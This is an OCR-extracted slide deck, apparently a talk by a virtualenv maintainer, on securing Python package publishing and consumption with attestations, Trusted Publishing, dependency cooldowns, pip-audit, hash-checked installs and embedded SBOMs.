Trusted Publishing still relies on the registered workflow.



GitHub passkey



PyPI security key



Recovery codes
in your password manager

Protect the accounts that control the release.

GitHub passkeys
PyPI two-factor authentication and recovery
LiteLLM: release v1.107.0 compromised, October 21, 2026

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

The right file, from the expected publisher

```
demo $ pypi-attestations verify pypi --repository https://github.com/pypa/virtualenv \
            virtualenv-21.14.6-py3-none-any.whl
OK: virtualenv-21.14.6-py3-none-any.whl
demo $ printf 'x' >> virtualenv-21.14.6-py3-none-any.whl
demo $ pypi-attestations verify pypi --repository https://github.com/pypa/virtualenv \
            virtualenv-21.14.6-py3-none-any.whl
Verification failed for virtualenv-21.14.6-py3-none-any.whl: Verification failed: subject do
es not match distribution digest
demo $
```

uv: `uv tool install pypi-attestations==0.0.30`

pip: `python -m pip install pypi-attestations==0.0.30`

Verify a virtualenv release

Consuming PyPI attestations

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Which file did we verify?

```
expected publisher: pypa/virtualenv
artifact: virtualenv-21.14.6-py3-none-any.whl
SHA-256: eb1a20c5878569b69667f6a1af03458a8512b3afa7be771a2dafe92fdca05bb9
verification: passed
```

Choose the expected publisher **before** inspecting the claim.

Keep the result with the file's digest.

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Where the attestations live

PyPI · each wheel / sdist

Publish attestation uploaded with the distribution

`pypa/gh-action-pypi-publish`

→ File details → Provenance

Retrieve through PyPI's Integrity API

GitHub · repository attestations

Signed build provenance and SBOM statements

`actions/attest`

→ Look up by artifact digest

`gh attestation verify`

GitHub release · downloadable bundle

Zipapp provenance alongside the zipapp

`virtualenv.pyz.intoto.jsonl`

→ `virtualenv.pyz`

Matched by its SHA-256 digest

You can host a signed bundle beside your artifact. Verify its signature, identity, and digest.

virtualenv release files and destinations
Publish attestations to PyPI
Publish attestations to GitHub

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

How attestations helped trace the attack

Ultralytics · December 2024

Poisoned cache → **Legitimate workflow** → **Valid attestation**

Malicious package still published

Investigate source / build → cache compromise found

Old API token → **Direct PyPI upload** → **No attestation**

No matching repository activity

Different upload path → investigate the leftover token

Attestations helped trace the uploads. They did not prevent these releases.

PyPI: Ultralytics incident analysis, December 2024
Investigator: template injection and cache poisoning

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Can the release change? Can we rebuild it?

Immutable release



Published tag + assets

Replacement blocked

A new, bad release is still possible.

PyPI: Ultralytics and what attestations revealed
PyPI attestations
GitHub immutable releases
OVHcloud CLI: assets replaced on five releases, October 19, 2026
virtualenv release artifacts and rebuild conditions

Independent rebuild

Same source + recorded tools

Build A

Build B

= Matching digests

Example: same wheel bytes

A source bug can reproduce too.

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Field guide: Publish

Who can publish virtualenv, and how to check what was published.

CHECK	SETTING	WHERE
Upload authority	Trusted Publishing; revoke old tokens; release environment with required reviewers	PyPI · environments
Maintainer accounts	Passkey on GitHub, security key on PyPI, recovery codes in the password manager	PyPI 2FA
Install the verifier	`uv tool install pypi-attestations==0.0.30`	pypi-attestations; pip installs it too
Verify a file	`pypi-attestations verify pypi --repository https://github.com/pypa/virtualenv virtualenv-21.14.6-py3-none-any.whl`	Neither installer checks attestations during install
Choose first	Name the expected publisher before reading the attestation; keep the result with the digest	One file per result
Where it lives	PyPI provenance details and Integrity API; GitHub `gh attestation verify`; `virtualenv.pyz.intoto.jsonl` beside the zipapp	consuming attestations
Immutable release	Tags and assets cannot be replaced; a new bad release still can be published	GitHub immutable releases

Verify a virtualenv release Consuming PyPI attestations Trusted Publishing

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Install

1,700 downloads a minute



Release file

Wheel + retained evidence





Application environment

Choose, install, deploy



Do we need it?

Check the standard library first.



Who maintains it?

Read fixes and release history.



How do we report a flaw?

virtualenv's security policy

Source › Dependencies › Build › Publish › Install › Respond

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Updates can wait. Security fixes may not.

Example policy: 7 days

Upload ---------- Eligible for review

Elementary CLI: pulled after ~11½ h

Reviewed urgent fix: exempt one package with uv

uv · commit pyproject.toml + uv.lock

```
[tool.uv]
exclude-newer = "1 week"
exclude-newer-package = { idna = "P0D" }
```

```
uv lock --upgrade-package idna
uv sync --locked
```

pip · no per-package cooldown exception

```
python -m pip lock -r requirements.in \
  --uploaded-prior-to P0D
python -m pip install \
  --require-hashes -r pylock.toml
```

P0D re-resolves the whole graph without a cooldown.

Constrain other packages to their previous pins.

Review the lock diff. Remove the uv exception and relock once the fix clears the delay.

Elementary: roughly 11½ hours from malicious CLI upload to reported removal.

uv cooldowns

pip upload-age filter and lock format

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Choose when and where a file comes from

Check each upload

Existing version

Release already exists

→

New wheel


Same version

New upload time

Review this file's age.

An old version can contain a fresh upload.

Choose the allowed source



uv: explicit indexes

pip: one controlled index

uv cooldowns
pip upload-age filter and lock format

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Same lockfile, new advisory

uv · export uv.lock

```
uv export --locked --format pylock.toml \
  -o pylock.toml
uvx pip-audit@2.10.1 --locked .
```

pip · audit pylock.toml

```
python -m venv .audit-tools
.audit-tools/bin/python -m pip install \
  pip-audit==2.10.1
.audit-tools/bin/python -m pip_audit \
  --locked .
```

Review changed dependencies.

Example: scan deployed versions nightly.

Assign an owner to triage findings.

Hashed requirements also work: `pip-audit --require-hashes -r requirements.txt`

pip-audit: lockfile auditing and security model

uv: exporting lockfiles

Pillow 13.0.0: critical fixes for flaws dating back to 2013, October 16, 2026

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

No known advisory ≠ no malware



Package + version

`example-lib 1.2.3`

Illustrative package





No matching advisory

Malware not assessed

When an advisory matches

Assign an owner

Assess affected functionality

Record the decision

Resolving source-distribution metadata can run a build backend.

pip-audit: lockfile auditing and security model
uv: exporting lockfiles

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

The artifacts that reach production

uv

```
uv pip install --require-hashes \
  --only-binary=:all: \
  -r requirements.txt
```

pip

```
python -m pip install --require-hashes \
  --only-binary=:all: \
  -r requirements.txt
```

Both accept hashed requirements. uv can export them; pip-tools can compile them.

pip: hash checking and wheel-only installs
uv: supported pip options and differences

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Which file did we deploy?



Reviewed wheel

`eb1a20c5878569b69667f6a1…`

Tested wheel

`eb1a20c5878569b69667f…`

Deployed wheel

`eb1a20c5878569b69667f…`

Retained deployment record

`pkg:pypi/pip@26.2.1` `eb1a20c5878569b69667f6a1af03458a…` `ci-runner-07`

Illustrative deployment record; the artifact and component are real, the runner is fictional.

Keep the inventory from the deployed release.

pip: hash checking and wheel-only installs
uv: supported pip options and differences

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Field guide: Install

The consumer side with uv and pip: lock, audit, install, deploy.

CHECK	UV	PIP 26.1+
Cooldown	`[tool.uv] exclude-newer = "1 week"` ; `uv lock --upgrade` ; `uv sync --locked`	`pip lock -r requirements.in --uploaded-prior-to P7D` ; `pip install --require-hashes -r pylock.toml`
Urgent fix	`exclude-newer-package = { idna = "P0D" }` ; `uv lock --upgrade-package idna`	`P0D` re-resolves everything; constrain other pins; review the diff
Advisories	`uv export --locked --format pylock.toml -o pylock.toml` ; `uvx pip-audit@2.10.1 --locked .`	`.audit-tools/bin/python -m pip_audit --locked .` ; scan the lock, not the tool environment
Production install	`uv pip install --require-hashes --only-binary=:all: -r requirements.txt`	`python -m pip install --require-hashes --only-binary=:all: -r requirements.txt`
Index	Route private packages to an explicit index	One controlled index; `extra-index-url` does not prefer it
Deploy	Deploy the tested wheel; record its digest with the inventory	A rebuild at deploy time is another file to check

uv cooldowns pip lock pip-audit pip secure installs

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Respond



Advisory

Names a component and version





What we shipped

Inventory + artifact digest


Is the affected component inside what we shipped?

Source › Dependencies › Build › Publish › Install › Respond

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

An advisory lands

Exercise: a fictional advisory names `pip 26.2.1`.



Find the component

`pkg:pypi/pip@26.2.1`

Match the artifact

Inventory + wheel digest

Locate the deployment

`ci-runner-07`

Was this copy bundled, installed, or executed?

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

What it declares, what it carries

```
demo $ unzip -Z1 *.whl | rg 'embed/.*whl'
virtualenv/seed/wheels/embed/pip-26.0.1-py3-none-any.whl
virtualenv/seed/wheels/embed/pip-26.2.1-py3-none-any.whl
virtualenv/seed/wheels/embed/setuptools-82.0.1-py3-none-any.whl
virtualenv/seed/wheels/embed/setuptools-84.0.0-py3-none-any.whl
demo $
```

Requires-Dist, then the files inside the archive · virtualenv 21.14.6

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

What the inventory records

```
demo $ unzip -p *.whl '*/sboms/*.json' > sbom.json
demo $ jq -r -f ../../demos/components.jq sbom.json | head -12
pip     26.0.1
CacheControl    0.14.4
certifi 2026.1.4
dependency-groups       1.3.1
distlib 0.4.0
distro  1.9.0
idna    3.11
msgpack 1.1.2
packaging       26.0
platformdirs    4.5.1
pygments        2.19.2
pyproject-hooks 1.2.0
demo $
```

Embedded SBOM · identities of bundled and vendored components · virtualenv 21.14.6

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Inventory the wheels inside the wheel



virtualenv 21.14.6

Wheel

bundles

pip

26.0.1 / 26.2.1

vendors

requests · urllib3 · rich · packaging

Selected libraries inside pip

setuptools

82.0.1 / 84.0.0

vendors

jaraco.text · more-itertools · packaging · wheel

Selected libraries inside setuptools

Component identity

```
pkg:pypi/pip@26.2.1
```

PEP 770: inventory inside the wheel

```
.dist-info/sboms/
```

CycloneDX · SPDX

PEP 770: embedded SBOMs

virtualenv release inventory and embedded-wheel advisories

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

A different artifact, a different inventory



Standalone zipapp

virtualenv +
runtime dependencies

bundles

pylock.zipapp.toml

Python 3.9

`filelock 3.19.1`

Python 3.10+

`filelock 4.0.9`

filelock 4.0.9 wheel SHA-256

```
9287fd61b99a806e5202be29a83034c0808a1b9830e820537c2f5773981f7eeb
```

Different contents. Separate inventory.

virtualenv zipapp inventory
Locked zipapp dependencies

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Does the inventory match what we ship?



Archive files

`pip-26.2.1-py3-none-any.whl`

Bundled in virtualenv

Identity + version

`pkg:pypi/pip@26.2.1`

Relationship + coverage

`bundled in virtualenv`

Licenses + file hashes

`zipapp hashes ↔ archive files`

An older supported Python may need a component whose fix requires newer Python. Document the tradeoff.

PEP 770: embedded SBOMs
virtualenv release inventory and embedded-wheel advisories


Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Our SBOM included the machine

SBOM = software bill of materials: the inventory of shipped code.

virtualenv 21.10.0

```
OS: Ubuntu 24.04.5 LTS
kernel: 6.17.0-1022-azure
machine: x86_64
compiler: Clang 22.1.3
Python build: Sep 1, 14:18:09
```



virtualenv #3311: remove build-machine details and normalize zipapp metadata
Documented rebuild conditions

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Different metadata, different wheel hash

Machine details




OS / compiler / build time

Embedded SBOM



Inventory bytes change

RECORD



Entry digest changes

Whole wheel



Archive digest changes

`Python source` unchanged

virtualenv #3311: remove build-machine details and normalize zipapp metadata
Documented rebuild conditions

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

What does a rebuild need?

virtualenv 21.14.6

```
source: 9e69ac725fd4dc83726536c084…
Python: 3.15.0
hatchling: 1.32.4
hatch-vcs: 0.5.0
SOURCE_DATE_EPOCH: 1791470894
```

Fix archive timestamps and permissions.



Inside the wheel

Shipped-code inventory

Stable across equivalent builds

Separate build record

Identity + output digest


Publish outside the artifact

Actual selected fields from 21.14.6. This and the preceding example are different published releases, not two builds of one commit.

virtualenv #3311: remove build-machine details and normalize zipapp metadata
Documented rebuild conditions

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Generate an environment SBOM



.venv

Installed package metadata





CycloneDX

Inspect the target environment





sbom.json

Names · versions · dependencies

uv · isolated tool environment

```
uv tool run --from cyclonedx-bom \
  cyclonedx-py environment \
  .venv/bin/python -o sbom.json
```

pip · separate tool environment

```
python -m venv .sbom-tools
.sbom-tools/bin/python -m pip install \
  cyclonedx-bom
.sbom-tools/bin/cyclonedx-py \
  environment \
  .venv/bin/python -o sbom.json
```

.venv is the application environment. Bundled and vendored code needs artifact-level inventory too.

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

RESPOND

What do we need to fix?

Vulnerability reported

Assess affected functionality

Apply the appropriate fix

Record the decision



Malicious code executed

Contain systems

Preserve evidence

Investigate credential exposure



Rotate exposed credentials. Updating a package cannot undo a stolen token.

virtualenv private report: acknowledge in **5 working days** · assess in **15 working days**

Targets, not guarantees.

virtualenv incident response plan

Private reporting, scope, and maintainer response targets

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Field guide: Respond

Where virtualenv's inventories live, how we check them, and what to do when something lands.

CHECK	UV	PIP
Where in the wheel	`.dist-info/sboms/` per PEP 770; CycloneDX with an SPDX rendering	PEP 770
Component identity	`pkg:pypi/pip@26.2.1` ; pip vendors requests, urllib3, rich, packaging	Nesting belongs in the inventory too
Separate artifacts	The zipapp locks filelock 3.19.1 for 3.9 and 4.0.9 for 3.10+	Each archive gets its own inventory
Validate	Structure, relationships, and licenses on every build; zipapp files and hashes against the archive	Signing an incomplete inventory does not complete it
Rebuild	Record commit, Python, tools, `SOURCE_DATE_EPOCH`	release artifacts
Environment SBOM	`uv tool run --from cyclonedx-bom cyclonedx-py environment .venv/bin/python -o sbom.json`	`.sbom-tools/bin/cyclonedx-py environment .venv/bin/python -o sbom.json`
Keep it	Store the inventory with the digest and the deployment record	Today's SBOM describes today
Malware ran	Contain the systems, preserve evidence, revoke and replace exposed credentials	incident response

PEP 770 virtualenv inventories CycloneDX environment inventory

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Your next release

When	Consumer	Publisher
First changes	Keep `uv.lock` / `pylock.toml`; scan known vulnerabilities	`ruff check --select S` `zizmor .github/workflows`
Next release	Review updates and source selection	Restrict release authority; use Trusted Publishing
Then	Retain deployed inventories; rehearse response	Publish inventories and attestations; verify releases

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

What will you check in your next release?



- Limit what the release job can do.
- Check the file you ship.
- Keep a record of what is inside.

https://bernat.tech/posts/securing-python-supply-chain/

bernat.tech · @gaborbernat

1 2 3 4 5 6 7 8 9

I checked mine. Go check yours.

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.

Sources and examples

Python supply chain

- Trivy → LiteLLM / Telnyx, 2026
- Elementary workflow compromise, 2026
- Ultralytics incident analysis
- pip secure installs · pip lock
- LiteLLM maintainer account
- virtualenv activation CVE
- virtualenv 2026 activation advisories
- Downloaded seed wheels: CVE-2026-102930
- uv resolution and cooldowns
- pip-audit security model
- Trusted Publishing
- PyPI attestations
- PEP 770

Maintainer work

- GitHub Actions secure use
- zizmor audits
- virtualenv threat model
- virtualenv release verification
- virtualenv release artifacts
- OWASP prompt injection guidance
- The longer guide

Bloomberg
©2026 Bloomberg Finance L.P.
All rights reserved.